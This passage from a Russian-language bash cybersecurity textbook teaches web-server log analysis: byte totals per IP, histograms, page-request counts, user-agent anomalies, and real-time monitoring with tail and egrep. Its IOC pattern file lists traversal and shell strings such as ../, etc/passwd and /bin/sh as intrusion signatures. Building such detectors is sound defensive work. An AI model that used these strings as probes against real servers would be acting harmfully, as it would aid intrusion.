фильтр (команда `cut`), чтобы из большого количества столбцов извлекались два столбца: IP-адрес и счетчик байтов, а не только столбец с IP-адресом. Во-вторых, следует изменить вычисление с приращением (`let cnt[$id]++`) на простой счет, чтобы суммировать данные из второго поля (`let cnt[$id]+= $data`).

Теперь конвейер будет извлекать два поля из файла журнала — первое и последнее:

```
cut -d' ' -f 1,10 access.log | bash summer.sh
```

Сценарий `summer.sh`, показанный в примере 7.5, читает данные из двух столбцов. Первый столбец состоит из значений индекса (в данном случае IP-адресов), а второй столбец — это число (в данном случае количество байтов, отправленных по IP-адресу). Каждый раз, когда сценарий находит в первом столбце повторяющийся IP-адрес, он добавляет значение из второго столбца к общему количеству байтов для этого адреса, суммируя таким образом количество байтов, отправленных этим IP-адресом.

Пример 7.5. summer.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# summer.sh
#
# Описание:
# Суммировать итоговые значения поля 2 для каждого уникального поля 1
#
# Использование: ./summer.sh
# формат ввода: <name> <number>
#

declare -A cnt      # ассоциативный массив
while read id count
do
    let cnt[$id]+=$count
done
for id in "${!cnt[@]}"
do
    printf "%-15s %8d\n" "${id}" "${cnt[${id}]}" ❶
done
```

❶ Обратите внимание, что в формат вывода мы внесли несколько изменений. К размеру поля мы добавили 15 символов для первой строки (в нашем примере это данные IP-адреса), установили выравнивание по левому краю (с помощью знака минус) и указали восемь цифр для значений суммы. Если сумма окажется больше, то будет выведено большее число, если же строка окажется длиннее, то она будет напечатана полностью. Это сделано для того, чтобы выровнять данные по соответствующим столбцам: так столбцы будут аккуратными и более читабельными.

Для получения представления об общем объеме данных, запрашиваемых каждым хостом, можно в сценарии `summer.sh` запустить файл `access.log`. Для этого используйте команду `cut`, которая извлечет IP-адрес и переданные байты полей, а затем передайте вывод в сценарий `summer.sh`:

```
$ cut -d' ' -f1,10 access.log | bash summer.sh | sort -k 2.1 -rn

192.168.0.36    4371198
192.168.0.37    2575030
192.168.0.11    2537662
192.168.0.14    2876088
192.168.0.26     665693
```

Эти результаты могут быть полезны для выявления хостов, которые передали необычно большие объемы данных по сравнению с другими хостами. Всплеск может указывать на кражу данных и эксфильтрацию. Когда такой хост будет определен, нужно просмотреть конкретные страницы и файлы, к которым он обращался, чтобы попытаться классифицировать его как вредоносный или безопасный.

Отображение данных в виде гистограммы

Можно выполнить еще одно действие, обеспечив более наглядное отображение полученных результатов. Вы можете взять вывод сценария `countem.sh` или `summer.sh` и передать его в другой сценарий, который будет создавать гистограмму, отображающую результаты.

Сценарий, выполняющий печать, будет принимать первое поле в качестве индекса ассоциативного массива, а второе поле — в качестве значения для этого элемента массива. Затем следует пересмотреть весь массив и распечатать несколько хештегов для представления самого большого числа в списке (пример 7.6).

Пример 7.6. histogram.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# histogram.sh
#
# Описание:
# Создание горизонтальной гистограммы с указанными данными
#
# Использование: ./histogram.sh
# формат ввода: label value
#

function pr_bar ()                                    ❶
```

```
{
    local -i i raw maxraw scaled                   ❷
    raw=$1
    maxraw=$2
    ((scaled=(MAXBAR*raw)/maxraw))                 ❸
    # гарантированный минимальный размер
    ((raw > 0 && scaled == 0)) && scaled=1         ❹

    for((i=0; i<scaled; i++)) ; do printf '#' ; done
    printf '\n'

} # pr_bar

#
# "main"
#
declare -A RA
declare -i MAXBAR max                              ❺
max=0
MAXBAR=50 # размер самой длинной строки

while read labl val
do
    let RA[$labl]=$val                             ❻
    # сохранить наибольшее значение; для масштабирования
    (( val > max )) && max=$val
done

# масштабировать и вывести
for labl in "${!RA[@]}"                            ❼
do
    printf '%-20.20s ' "$labl"
    pr_bar ${RA[$labl]} $max                       ❽
done
```

❶ Мы определяем функцию, с помощью которой нарисуем один столбец гистограммы. Определение должно находиться перед самой функцией, поэтому имеет смысл поместить все определения функций в начале нашего сценария. Данная функция в будущем сценарии будет использована повторно, поэтому ее можно поместить в отдельный файл и подключать с помощью команды `source`. Но мы сделали по-другому.

❷ Мы объявляем все эти переменные локальными, так как не хотим, чтобы они мешали определению имен переменных в остальной части данного сценария (или любых других, если мы копируем/вставляем этот сценарий для использования в другом месте). Мы объявляем все эти переменные целыми числами (это параметр `-i`), потому что будем вычислять только целые значения и не станем использовать строки.

❸ Вычисление выполняется в двойных скобках. Внутри них не нужно использовать символ `$` для указания значения каждого имени переменной.

❹ Это оператор `if-less`. Если выражение внутри двойных скобок равно `true`, то тогда и только тогда выполняется второе выражение. Такая конструкция гарантирует, что если исходное значение не равно нулю, то масштабированное значение никогда не будет равно нулю.

❺ Основная часть сценария начинается с объявления `RA` как ассоциативного массива.

❻ Здесь мы ссылаемся на ассоциативный массив, используя метку строки в качестве его индекса.

❼ Поскольку массив не индексируется по числам, мы не можем просто считать целые числа и использовать их в качестве индексов. Эта конструкция определяет все различные строки, которые использовались в качестве индекса массива, по одному индексу в цикле `for`.

❽ Мы еще раз используем метку как индекс, чтобы получить счетчик и передать его как первый параметр нашей функции `pr_bar`.

Обратите внимание, что элементы отображаются не в том порядке, что и входные данные. Это связано с тем, что алгоритм хеширования для ключа (индекса) не сохраняет порядок. Вы можете упорядочить этот вывод или использовать другой подход.

Пример 7.7 представляет собой версию сценария для построения гистограммы — в нем сохраняется последовательность вывода и не используется ассоциативный массив. Это также может быть полезно для старых версий bash (до 4.0), в которых ассоциативный массив еще не использовался. Здесь показана только основная часть сценария, так как функция `pr_bar` остается прежней.

Пример 7.7. histogram_plain.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# histogram_plain.sh
#
# Описание:
# Создание горизонтальной гистограммы с указанными данными без использования
# ассоциативных массивов, хорошо подходит для старых версий bash
#
# Использование: ./histogram_plain.sh
# формат ввода: label value
#

declare -a RA_key RA_val                          ❶
declare -i max ndx
```

```
max=0
maxbar=50     # размер самой длинной строки

ndx=0
while read labl val
do
    RA_key[$ndx]=$labl                              ❷
    RA_value[$ndx]=$val
    # сохранить наибольшее значение; для масштабирования
    (( val > max )) && max=$val
    let ndx++
done

# масштабировать и вывести
for ((j=0; j<ndx; j++))                             ❸
do
    printf "%-20.20s " ${RA_key[$j]}
    pr_bar ${RA_value[$j]} $max
done
```

Эта версия сценария позволяет избежать использования ассоциативных массивов (например, в более старых версиях bash или в системах macOS). Здесь мы применяем два отдельных массива: один для индексного значения и один — для счетчиков. Поскольку это обычные массивы, мы должны использовать целочисленный индекс и будем вести простой подсчет в переменной `ndx`.

❶ Здесь имена переменных объявляются как массивы. Строчная `a` указывает, что они являются массивами, но это не ассоциативные массивы. Это не обязательное требование, зато рекомендуемая практика. Аналогично в следующей строке мы задаем параметр `-i` для объявления этих переменных целыми числами, что делает их более эффективными, чем необъявленные переменные оболочки (которые хранятся в виде строк). Повторимся: как видно из того, что мы не объявляем `maxbar`, а просто используем его, это необязательное требование.

❷ Пары «ключ/значение» хранятся в отдельных массивах, но в одном и том же месте индекса. Это ненадежный подход — изменения в сценарии в какой-то момент могут привести к тому, что два массива не синхронизируются.

❸ Цикл `for`, в отличие от предыдущего сценария, используется для простого подсчета целых чисел от `0` до `ndx`. Здесь переменная `j` выступает препятствием для индекса в цикле `for` внутри сценария `pr_bar`, несмотря на то что внутри функции мы достаточно аккуратно объявляем эту версию `i` как локальную функцию. Вы доверяете этой функции? Измените здесь `j` на `i` и проверьте, работает ли цикл (а он работает). Затем попробуйте удалить локальное объявление и проверить, успешно ли завершится цикл.

Такой подход с двумя массивами имеет одно преимущество. Используя числовой индекс для хранения метки и данных, можно получить их в том порядке, в котором они были прочитаны — в числовом порядке индекса.

Теперь, извлекая соответствующие поля из `access.log` и перенося результаты в `summer.sh`, а затем — в `histogram.sh`, можно наглядно увидеть, какие хосты передали наибольшее количество байтов:

```
$ cut -d' ' -f1,10 access.log | bash summer.sh | bash histogram.sh

192.168.0.36      ##################################################
192.168.0.37      #############################
192.168.0.11      #############################
192.168.0.14      ################################
192.168.0.26      #######
```

Хотя данный подход может показаться не столь эффективным для небольшого объема выборочных данных, возможность визуализации имеет неоценимое значение при рассмотрении более крупных наборов данных.

Помимо количества байтов, передаваемых через IP-адрес или хост, часто интересно просмотреть данные, отсортированные по дате и времени. Для этого можно использовать сценарий `summer.sh`, но из-за формата файла `access.log`, прежде чем передать его в сценарий, его нужно дополнительно обработать. Если для извлечения переданных полей с датой/временем и байтов используется команда `cut`, остаются данные, которые могут вызвать некоторые проблемы для сценария:


```
$ cut -d' ' -f4,10 access.log

[12/Nov/2017:15:52:59 2377
[12/Nov/2017:15:52:59 4529
[12/Nov/2017:15:52:59 1112
```

Как видно из этого вывода, необработанные данные начинаются с символа `[`. Из-за него в сценарии появляется проблема, так как он обозначает начало массива в bash. Чтобы эту проблему устранить, можно использовать дополнительную итерацию команды `cut` с параметром `-c2`, с помощью которого символ будет удален. Этот параметр указывает команде `cut` извлекать данные по символам, начиная с позиции `2` и переходя к концу строки (`-`). Вот исправленный вывод с удаленной квадратной скобкой:

```
$ cut -d' ' -f4,10 access.log | cut -c2-

12/Nov/2017:15:52:59 2377
12/Nov/2017:15:52:59 4529
12/Nov/2017:15:52:59 1112
```



Вместо того чтобы второй раз использовать команду cut, можно добавить команду tr. Параметр -d удаляет указанный символ — в данном случае квадратную скобку.

```
cut -d' ' -f4,10 access.log | tr -d '['
```

Необходимо также определить способ группирования данных, связанных с датами: по дню, месяцу, году, часу и т. д. Для этого можно просто изменить параметр для второй итерации команды `cut`. В табл. 7.3 показаны параметры команды `cut`, которые используются для извлечения различных форм поля даты/времени. Обратите внимание, что эти параметры предназначены для файлов журнала Apache.

Таблица 7.3. Извлечение поля даты/времени журнала Apache

Извлечение даты/времени	Образец вывода	Параметры команды cut
Дата/время	12/Nov/2017:19:26:09	-c2-
Месяц, день и год	12/Nov/2017	-c2-12,22-
Месяц и год	Nov/2017	-c5-12,22-
Полное время	19:26:04	-c14-
Час	19	-c14-15,22-
Год	2017	-c9-12,22-

Сценарий `histogram.sh` может быть особенно полезен при просмотре данных, связанных с датами. Например, если в организации имеется внутренний веб-сервер, доступ к которому осуществляется только в рабочее время с 09:00 до 17:00, можно с помощью такой гистограммы ежедневно просматривать файл журнала сервера, чтобы проверить, имеются ли всплески активности после обычного рабочего дня. Большие всплески активности или передача данных вне обычного рабочего времени может свидетельствовать об эксфильтрации со стороны злоумышленника. При обнаружении каких-либо аномалий можно отфильтровать данные по конкретной дате и времени и проверять доступ к странице, чтобы определить, является ли действие вредоносным.

Например, если требуется просмотреть гистограмму общего объема данных, полученных в определенный день за каждый час, можно выполнить следующую команду:

```
$ awk '$4 ~ "12/Nov/2017" {print $0}' access.log | cut -d' ' -f4,10 |
cut -c14-15,22- | bash summer.sh | bash histogram.sh

17              ##
16              ###########
15              ############
19              ##
18              ##################################################
```

Здесь файл access.log пересылается с помощью команды awk для извлечения записей с определенной датой. Обратите внимание на использование вместо символов == оператора подобия (~), поскольку поле 4 также содержит информацию о времени. Эти записи передаются команде cut сначала для извлечения полей даты/времени и переданных байтов, а затем для извлечения данных о времени. После этого с помощью сценария summer.sh данные суммируются по времени (часам) и с помощью histogram.sh преобразуются в гистограмму. Результатом становится гистограмма, которая отображает общее количество байтов, передаваемых каждый час 12 ноября 2017 года.



Чтобы получить вывод в числовом порядке, передайте его из сценария гистограммы команде sort -n. Зачем нужна сортировка? Сценарии summer.sh и histogram.sh, просматривая список индексов своих ассоциативных массивов, генерируют свои выходные данные. Поэтому их вывод вряд ли будет осмысленным (скорее данные будут выведены в порядке, определяемом внутренним алгоритмом хеширования). Если это объяснение оставило вас равнодушными, просто проигнорируйте его и не забудьте использовать сортировку на выходе.

Если вы хотите, чтобы вывод был упорядочен по объему данных, вам нужно будет добавить сортировку между двумя сценариями. Необходимо также использовать histogram_plain.sh — версию сценария гистограммы, в которой не применяются ассоциативные массивы.

Поиск уникальности в данных

Ранее IP-адрес 192.168.0.37 был идентифицирован как система, которая имела наибольшее количество запросов страницы. Следующий логический вопрос: какие страницы запрашивала эта система? Ответив на него, можно получить представление о том, что система делала на сервере, и классифицировать это действие как безопасное, подозрительное или вредоносное. Для этого можно использовать команду awk и cut и передать вывод в countem.sh:

```
$ awk '$1 == "192.168.0.37" {print $0}' access.log | cut -d' ' -f7 |
bash countem.sh | sort -rn | head -5

14 /files/theme/plugin49c2.js?1490908488
14 /files/theme/mobile49c2.js?1490908488
14 /files/theme/custom49c2.js?1490908488
14 /files/main_styleaf0e.css?1509483497
3 /consulting.html
```

Хотя извлечение и обрезка данных могут быть реализованы путем конвейерной передачи команд и сценариев, для этого потребуется передавать данные несколько раз. Такой метод можно применить ко многим наборам данных, но он не подходит

для очень больших наборов. Метод можно оптимизировать, написав сценарий bash, специально разработанный для извлечения и подсчета количества доступов к страницам, — для этого требуется только один проход данных. В примере 7.8 показан такой сценарий.

Пример 7.8. pagereq.sh

```
# Bash и кибербезопасность
# pagereq.sh
#
# Описание:
# Подсчет с помощью bash количества запросов страниц для данного IP-адреса
#
# Использование:
# pagereq <ip address> < inputfile
#   <ip address> IP-адрес для поиска
#
declare -A cnt                                              ❶
while read addr d1 d2 datim gmtoff getr page therest
do
    if [[ $1 == $addr ]] ; then let cnt[$page]+=1 ; fi
done
for id in ${!cnt[@]}                                        ❷
do
    printf "%8d %s\n" ${cnt[$id]} $id
done
```

❶ Мы объявляем `cnt` как ассоциативный массив и в качестве индекса можем использовать строку. В данной программе в качестве индекса мы будем использовать адрес страницы (URL).

❷ `${!cnt [@]}` выводит список всех значений индекса, которые были обнаружены. Обратите внимание: они не будут перечислены в удобном порядке.

В ранних версиях bash ассоциативных массивов нет. Подсчитать количество различных запросов страниц с определенного IP-адреса вы можете с помощью команды `awk`, потому что в ней есть ассоциативные массивы (пример 7.9).

Пример 7.9. pageref.awk

```
# Bash и кибербезопасность
# pagereq.awk
#
# Описание:
# Подсчет количества запросов страниц для данного IP-адреса с помощью awk
#
# Использование:
# pagereq <ip address> < inputfile
#   <ip address> IP-адрес для поиска
#
```

```
# подсчитать количество запросов страниц с адреса ($1)
awk -v page="$1" '{ if ($1==page) {cnt[$7]+=1 } }        ❶
END { for (id in cnt) {                                   ❷
    printf "%8d %s\n", cnt[id], id
    }
}'
```

❶ В этой строке есть две переменные `$1`, разница между которыми очень большая. Первая переменная `$1` является переменной оболочки и ссылается на первый аргумент, предоставленный этому сценарию при его вызове. Вторая переменная `$1` — это `awk`. В каждой строке эта переменная относится к первому полю ввода. Первая переменная `$1` была назначена странице переменной `awk`, чтобы ее можно было сравнить с каждой переменной `$1` `awk` (то есть с каждым первым полем входных данных).

❷ Простой синтаксис приводит к тому, что переменная `id` перебирает значения индекса в массиве `cnt`. Это гораздо более простой синтаксис, чем синтаксис оболочки `"${!cnt[@]}"`, но такой же эффективный.

Можно запустить сценарий `pagereq.sh`, указав IP-адрес, который требуется найти и перенаправить `access.log` в качестве входных данных:

```
$ bash pagereq.sh 192.168.0.37 < access.log | sort -rn | head -5

14 /files/theme/plugin49c2.js?1490908488
14 /files/theme/mobile49c2.js?1490908488
14 /files/theme/custom49c2.js?1490908488
14 /files/main_styleaf0e.css?1509483497
3 /consulting.html
```

Выявление аномалий в данных

В Интернете *строка агента пользователя* представляет собой небольшой фрагмент текстовой информации, отправляемый браузером на веб-сервер, который идентифицирует операционную систему клиента, тип браузера, версию и другую информацию. Обычно используется веб-серверами для обеспечения совместимости страниц с браузером пользователя. Вот пример такой строки:

```
Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
```

Эта строка идентифицирует систему как Windows NT версии 6.3 (она же Windows 8.1) с 64-разрядной архитектурой и с браузером Firefox.

Строка агента пользователя может нас заинтересовать по двум причинам. Во-первых, значительный объем информации, которую эта строка передает, можно применять для идентификации типов систем и браузеров, обращающихся к сер-

веру. Во-вторых, эта строка настраивается конечным пользователем и может быть использована для идентификации систем, в которых не установлен стандартный браузер или вообще нет браузера (то есть поисковых роботов (web crawler)).

Вы можете определить необычные пользовательские агенты, предварительно составив список известных безопасных пользовательских агентов. Для этого упражнения мы используем очень маленький список браузеров, которые не являются специфичными для конкретной версии (пример 7.10).

Пример 7.10. useragents.txt

```
Firefox
Chrome
Safari
Edge
```



Список популярных пользовательских агентов можно найти по адресу http://bit.ly/2WugjXl.

Затем вы можете прочитать журнал веб-сервера и сравнить каждую строку со списком популярных пользовательских агентов (браузеров), пока не будет получено совпадение. Если совпадения не будет, строка должна рассматриваться как аномалия и печататься в стандартном выводе вместе с IP-адресом системы, выполняющей запрос. Такое сравнение дает нам дополнительную информацию, связанную с рассматриваемыми данными, — с ее помощью мы сможем идентифицировать систему с необычным пользовательским агентом и получим еще один путь для дальнейшего изучения.

Пример 7.11. useragents.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# useragents.sh
#
# Описание:
# Чтение журнала и поиск неизвестных пользовательских агентов
#
# Использование: ./useragents.sh < <inputfile>
#   <inputfile> Журнал веб-сервера Apache
#


# несовпадение — поиск по массиву известных имен
#  возвращает 1 (false), если совпадение найдено
#  возвращает 0 (true), если совпадений нет
```

```
function mismatch ()                                       ❶
{
    local -i i                                             ❷
    for ((i=0; i<$KNSIZE; i++))
    do
        [[ "$1" =~ .*${KNOWN[$i]}.* ]] && return 1        ❸
    done
    return 0
}

readarray -t KNOWN < "useragents.txt"                      ❹
KNSIZE=${#KNOWN[@]}                                        ❺

# предварительная обработка лог-файла (stdin),
# чтобы выбрать IP-адреса и пользовательские агенты
awk -F'"' '{print $1, $6}' | \
while read ipaddr dash1 dash2 dtstamp delta useragent      ❻
do
    if mismatch "$useragent"
    then
        echo "anomaly: $ipaddr $useragent"
    fi
done
```

❶ Сценарий будет основан на функции несовпадения. Если обнаружится несоответствие, будет возвращено значение `success` или `true`. Это значит, что совпадение со списком известных пользовательских агентов не найдено. Данная логика может показаться нестандартной, но так удобнее читать оператор `if`, содержащий вызов `mismatch`.

❷ Объявление нашего цикла `for` в качестве локальной переменной — хорошая идея. Данный шаг в сценарии не является обязательным.

❸ Здесь представлены две строки для сравнения: входные данные из файла журнала и строка из списка известных пользовательских агентов. Для гибкого сравнения используется оператор сравнения регулярных выражений (`the=~`). Значение `.*` (ноль или более вхождений любого символа), размещенное по обе стороны ссылки массива `$KNOWN`, говорит о том, что совпадение известной строки может быть найдено в любом месте другой строки.

❹ Каждая строка файла добавляется как элемент к указанному имени массива. Это дает нам массив известных пользовательских агентов. В bash существует два способа добавить строки к массиву: использовать либо `readarray`, как сделано в этом примере, либо `mapfile`. Опция `-t` удаляет завершающий символ новой строки из каждой прочитанной строки. Здесь указан файл, содержащий список известных пользовательских агентов; при необходимости его можно изменить.

❺ Здесь вычисляется размер массива. Полученное значение используется внутри функции `mismatch` для циклического перебора массива. Вне нашего цикла мы вычисляем его один раз, чтобы при каждом вызове функции избежать повторного вычисления.

❻ Входная строка представляет собой сложное сочетание слов и кавычек. Чтобы захватить строку агента пользователя, в качестве разделителя полей мы указываем двойные кавычки. Однако это означает, что наше первое поле содержит больше чем просто IP-адрес. Используя команду `read` для получения IP-адреса, мы можем проанализировать пробелы. Последний аргумент `read` принимает все оставшиеся слова, чтобы можно было захватить все слова строки пользовательского агента.

При запуске сценария `useragents.sh` будут выведены любые строки пользовательского агента, не найденные в файле `useragents.txt`:

```
$ bash useragents.sh < access.log

anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
.
.
.
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
```

Выводы

В этой главе мы рассмотрели методы статистического анализа для выявления необычной и аномальной активности в файлах журналов. Такой анализ даст вам представление о том, что происходило ранее. В следующей главе мы рассмотрим, как анализировать файлы журналов и другие данные, чтобы понять, что происходит в системе в режиме реального времени.

Упражнения

1. В следующем примере для печати первого и десятого полей файла `access.log` используется команда `cut`:

   ```
   $ cut -d' ' -f1,10 access.log | bash summer.sh | sort -k 2.1 -rn
   ```

Замените команду `cut` командой `awk`. Вы получили те же результаты? Какие различия вы увидели в этих двух методах?

2. Разверните сценарий `histogram.sh`, чтобы включить счетчик в конце каждой гистограммы. Вот пример выходных данных:

```
192.168.0.37        #############################   2575030
192.168.0.2         #######   665693
```

3. Разверните сценарий `histogram.sh`, чтобы пользователь мог указать параметр `-s`, определяющий максимальный размер столбца. Например, `histogram.sh -s 25` ограничит максимальный размер столбца до 25 символов #. Если параметр не задан, значение по умолчанию должно оставаться равным 50.
4. Измените сценарий `useragents.sh` так, чтобы добавить следующие параметры.
   - Добавьте код для необязательного первого параметра, такого как имя файла известных хостов. Если этот параметр не указан, по умолчанию используется имя `known.hosts` в том виде, в котором оно представлено в данный момент.
   - Добавьте код для параметра `-f`, чтобы принять аргумент. Аргумент — это имя файла журнала, предназначенного для чтения, а не для получения из stdin.
5. Измените сценарий `pagereq.sh` так, чтобы он работал с традиционным массивом, использующим числовой индекс, а не с ассоциативным массивом. Чтобы можно было задействовать IP-адрес, преобразуйте его в 10–12-значное число. Внимание! Не указывайте перед числом нули, так как оболочка попытается интерпретировать его как восьмеричное. Например, преобразуйте 10.124.16.3 в 10124016003 и используйте в качестве числового индекса.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

8 Мониторинг журналов в режиме реального времени

Умение анализировать журнал после того, как событие произошло, — важный навык. Но не менее важно иметь возможность извлекать информацию из файла журнала в режиме реального времени, чтобы обнаруживать вредоносные или подозрительные действия в то время, когда они происходят. В этой главе мы рассмотрим методы чтения записей журнала по мере их создания и форматирования для вывода аналитики и создания предупреждений на основе известных показателей угрозы для работы системы или сети (indicators of compromise).



Техническое обслуживание, мониторинг и анализ журналов аудита определены Центром интернет-безопасности в качестве 20 основных элементов контроля безопасности. Дополнительные сведения можно получить на странице https://www.cisecurity.org/controls/.

Мониторинг текстовых журналов

Самый простой способ мониторинга журнала в режиме реального времени — использовать команду `tail` с параметром `-f` — она непрерывно считывает файл и по мере добавления новых строк выводит их в stdout. Как и в предыдущих главах, для примеров будем использовать журнал доступа к веб-серверу Apache, но описанные методы актуальны для любого текстового журнала. Чтобы отслеживать журнал доступа Apache с помощью команды `tail`, введите следующее:

```
tail -f /var/logs/apache2/access.log
```

Вывод из команды `tail` может быть передан команде `grep`, поэтому будут выводиться только записи, соответствующие определенным критериям. В следующем примере отслеживается журнал доступа Apache и выводятся записи, соответствующие конкретному IP-адресу:

```
tail -f /var/logs/apache2/access.log | grep '10.0.0.152'
```

Можно также использовать регулярные выражения. В этом примере будут отображаться только записи, возвращающие код состояния HTTP 404 «Страница не найдена»; параметр `-i` добавляется для игнорирования регистра символов:

```
tail -f /var/logs/apache2/access.log | egrep -i 'HTTP/.*" 404'
```

Для очистки от посторонней информации вывод следует передать команде `cut`. В этом примере выполняется мониторинг журнала доступа для запросов, приводящих к коду состояния 404, а затем используется метод `cut` для отображения только даты/времени и запрашиваемой страницы:

```
$ tail -f access.log | egrep --line-buffered 'HTTP/.*" 404' | cut -d' ' -f4-7

[29/Jul/2018:13:10:05 -0400] "GET /test
[29/Jul/2018:13:16:17 -0400] "GET /test.txt
[29/Jul/2018:13:17:37 -0400] "GET /favicon.ico
```

Далее, чтобы убрать квадратные скобки и двойные кавычки, вы можете направить вывод в `tr -d '[]"'`.

Обратите внимание: здесь используется параметр `--line-buffering` команды `egrep`. Это вынуждает `egrep` выводить в stdout каждый раз, когда происходит разрыв строки. Без данного параметра произойдет буферизация и выходные данные не будут переданы команде `cut` до тех пор, пока буфер не будет заполнен. Мы не хотим так долго ждать. Данный параметр позволит команде `egrep` записывать каждую строку сразу по мере ее нахождения.

БУФЕРЫ КОМАНДНОЙ СТРОКИ

Что же происходит при буферизации? Представьте, что `egrep` находит много строк, соответствующих указанному шаблону. В этом случае у `egrep` будет много выходных данных. Но вывод (фактически любой ввод или вывод) намного затратнее (занимает больше времени), чем обработка данных (поиск текста). Таким образом, чем меньше вызовов ввода/вывода, тем эффективнее будет работа программы.

При обнаружении совпадения семейство программ `grep` копирует совпадающую строку в большую область памяти, называемую *буфером*, в котором достаточно места для размещения большого количества строк текста. После поиска и копирования множества совпадающих строк буфер заполнится. Затем `grep` делает один вызов для вывода всего буфера. Представьте себе случай, когда `grep` может поместить 50 совпадающих строк в буфер. В этом случае, вместо того чтобы сделать 50 выходных вызовов, по одному для каждой строки, необходимо сделать только один вызов. Это в 50 раз эффективнее!

Это хорошо работает для большинства применений программы `egrep`, например, когда мы проводим поиск в файле и просматриваем его от начала до конца. Программа `egrep`

будет записывать каждую найденную строку в буфер, и не потребуется много времени, чтобы добраться до конца файла. По достижении конца файла, когда поступление данных прекратится, буфер будет очищен, то есть содержимое буфера будет записано, даже если он заполнен только частично. Когда входные данные поступают из файла, обычно этот процесс идет быстро.

Но при чтении из конвейера, особенно для нашего примера, когда `tail -f` вносит данные в конвейер не так часто (только когда происходят определенные события), данных для заполнения буфера может не хватить. Буфер, чтобы мы увидели его содержимое в «реальном времени», в ближайшее время не будет очищен. Нам придется подождать его заполнения. А на это может уйти несколько часов или даже дней.

Решение состоит в том, чтобы по мере нахождения каждой строки указать `egrep` использовать менее эффективную технику записи, по одной строке за раз. Команда при обнаружении каждого совпадения будет сохранять данные, перемещающиеся по конвейеру.

Обнаружение вторжений с помощью журнала

Для мониторинга журнала и вывода любых записей, которые соответствуют известным шаблонам подозрительной или вредоносной деятельности, часто называемым IOC, можно использовать возможности команд `tail` и `egrep`. Вы можете создать простую систему обнаружения вторжений (IDS). Для начала создадим файл, содержащий шаблоны регулярных выражений для IOC, как показано в примере 8.1.

Пример 8.1. ioc.txt

```
\.\./ ❶
etc/passwd ❷
etc/shadow
cmd\.exe ❸
/bin/sh
/bin/bash
```

❶ Этот шаблон (`../`) является показателем обходной атаки каталога: злоумышленник пытается выйти из текущего рабочего каталога и добраться к файлам, доступ к которым ему закрыт.

❷ Файлы Linux `etc/passwd` и `etc/shadow` используются для аутентификации системы и никогда не должны быть доступны через веб-сервер.

❸ Обслуживание файлов `cmd.exe`, `/bin/sh` или `/bin/bash` является показателем наличия обратного подключения, возвращаемого веб-сервером. Обратное подключение часто говорит об успешной попытке эксплуатации.

Обратите внимание, что IOC должны быть в формате регулярного выражения, так как они позже будут использоваться командой `egrep`.



Мы не можем подробно обсуждать IOC для веб-серверов, так как показателей компрометации слишком много. Дополнительные примеры таких показателей можно скачать на сайте http://bit.ly/2uss44S.

Файл `ioc.txt` можно использовать с параметром `egrep -f`. Данный параметр приказывает `egrep` выполнять поиск в шаблонах регулярных выражений из указанного файла. Это позволяет вам использовать команду `tail` для мониторинга файла журнала, и при добавлении каждой записи прочитанная строка будет сравниваться со всеми шаблонами в файле IOC, выводя любую соответствующую запись. Вот пример:

```
tail -f /var/logs/apache2/access.log | egrep -i -f ioc.txt
```

Кроме того, команда `tee` может использоваться для одновременного отображения предупреждений на экране и сохранения их для последующей обработки в собственном файле:

```
tail -f /var/logs/apache2/access.log | egrep --line-buffered -i -f ioc.txt |
tee -a interesting.txt
```

Опять же опция `--line-buffered` нужна, чтобы гарантировать отсутствие проблем, вызванных буферизацией вывода команды.

Мониторинг журналов Windows

Как уже говорилось, для доступа к событиям Windows нужно использовать команду `wevtutil`. Хотя эта команда универсальна, она не имеет такой функциональности, как `tail`, которую можно задействовать для извлечения новых поступающих записей. Но выход есть — использовать простой сценарий bash, который может предоставить такую же функциональность (пример 8.2).

Пример 8.2. wintail.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# wintail.sh
#
# Описание:
# Выполнение функции наподобие tail для журнала Windows
```

```
#
# Использование: ./wintail.sh
#

WINLOG="Application"   ❶

LASTLOG=$(wevtutil qe "$WINLOG" //c:1 //rd:true //f:text)   ❷

while true
do
    CURRENTLOG=$(wevtutil qe "$WINLOG" //c:1 //rd:true //f:text)   ❸
    if [[ "$CURRENTLOG" != "$LASTLOG" ]]
    then
        echo "$CURRENTLOG"
        echo "----------------------------------"
        LASTLOG="$CURRENTLOG"
    fi
done
```

❶ Этой переменной определяется журнал Windows, который вы хотите отслеживать. Для получения списка журналов, доступных в системе в настоящее время, можете использовать команду `wevtutil el`.

❷ Здесь для запроса указанного файла журнала выполняется команда `wevtutil`. Параметр `c:1` возвращает только одну запись журнала. Параметр `rd:true` позволяет команде считать самую последнюю запись журнала. Наконец, `f:text` возвращает результат в виде обычного текста, а не в формате XML, что позволяет легко читать результат с экрана.

❸ В следующих нескольких строках снова выполняется команда `wevtutil` и только что полученная запись журнала сравнивается с той, которая была напечатана на экране последней. Если они друг от друга отличаются, это означает, что в журнале произошли изменения. В этом случае на экран выводится новая запись. Если же сравниваемые записи одинаковы, ничего не происходит и команда `wevtutil` возвращается назад и снова начинает поиск и сравнение.

Создание гистограммы, актуальной в реальном времени

Команда `tail -f` обеспечивает текущий поток данных. А что делать, если требуется подсчитать количество строк, которые были добавлены в файл за определенный промежуток времени? За этим потоком данных можно понаблюдать, запустить таймер и выполнять подсчет на протяжении заданного промежутка времени; затем подсчет следует прекратить и сообщить о результатах.

